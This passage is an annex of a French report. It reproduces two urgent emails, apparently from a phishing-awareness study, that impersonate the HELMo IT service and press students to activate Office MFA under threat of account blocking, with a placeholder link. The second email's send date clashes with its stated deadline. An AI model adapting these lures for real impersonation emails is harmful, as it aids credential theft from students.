Annexe 5.2 – Mails envoyés (17 avril 2025)

Derniers jours pour sécuriser votre compte Office !


Cher(e) étudiant(e),

Pour protéger ton compte Microsoft Office, l'**authentification multi-facteurs (MFA)** devient obligatoire.

 **J-4 avant la date limite : lundi 21 avril !**

 Sans activation, ton accès sera bloqué.

 [Activer la MFA maintenant](#)

 **Si vous avez déjà activé la MFA suite à notre précédent message, vous pouvez ignorer cet e-mail.**

Merci de faire de la sécurité une priorité.
Le Service Informatique HELMo.

Haute Ecole Libre Mosane

Mention légale

Les informations contenues dans ce message sont destinées exclusivement à la personne ou l'entité à laquelle elles sont adressées et peuvent contenir des données confidentielles, privilégiées et/ou protégées par des droits de propriété intellectuelle.

Si vous avez reçu ce message par erreur, nous vous remercions d'en informer immédiatement l'expéditeur et de supprimer ce courriel sans en conserver de copie. Toute utilisation, reproduction, modification ou diffusion non autorisée de son contenu est strictement interdite.

La transmission de données par e-mail ne peut garantir ni leur sécurité, ni leur intégrité. HELMo décline toute responsabilité en cas de perte, altération ou virus résultant de la transmission par voie électronique.

Responsable du traitement : Haute Ecole Libre Mosane, Mont Saint-Martin 45, 4000 Liège, Belgique. BCE : 0898.631.160 — Email : vieprivée@helmo.be.

Pour toute information relative à la protection des données, veuillez consulter notre politique de confidentialité et notre politique de cookies.

Annexe 5.3 – Mails envoyés (18 avril 2025)

DERNIER JOUR pour sécuriser ton compte Office !


Cher(e) étudiant(e),

Nous te rappelons que l'**authentification multi-facteurs (MFA)** devient obligatoire pour accéder à ton compte Microsoft Office.

 **Aujourd'hui, lundi 21 avril, est la date limite !**

Sans activation, ton accès sera **bloqué dès demain**.

[Activer la MFA maintenant](#)

 **Si vous avez déjà activé la MFA suite à notre précédent message, vous pouvez ignorer cet e-mail.**

Merci d'agir sans tarder pour éviter toute interruption.
Le Service Informatique HELMo.

Haute Ecole Libre Mosane

Mention légale

Les informations contenues dans ce message sont destinées exclusivement à la personne ou l'entité à laquelle elles sont adressées et peuvent contenir des données confidentielles, privilégiées et/ou protégées par des droits de propriété intellectuelle.

Si vous avez reçu ce message par erreur, nous vous remercions d'en informer immédiatement l'expéditeur et de supprimer ce courriel sans en conserver de copie. Toute utilisation, reproduction, modification ou diffusion non autorisée de son contenu est strictement interdite.

La transmission de données par e-mail ne peut garantir ni leur sécurité, ni leur intégrité. HELMo décline toute responsabilité en cas de perte, altération ou virus résultant de la transmission par voie électronique.

Responsable du traitement : Haute Ecole Libre Mosane, Mont Saint-Martin 45, 4000 Liège, Belgique. BCE : 0898.631.160 — Email : vieprivée@helmo.be.

Pour toute information relative à la protection des données, veuillez consulter notre politique de confidentialité et notre politique

Annexe 5.4 – Mails envoyés (21 avril 2025)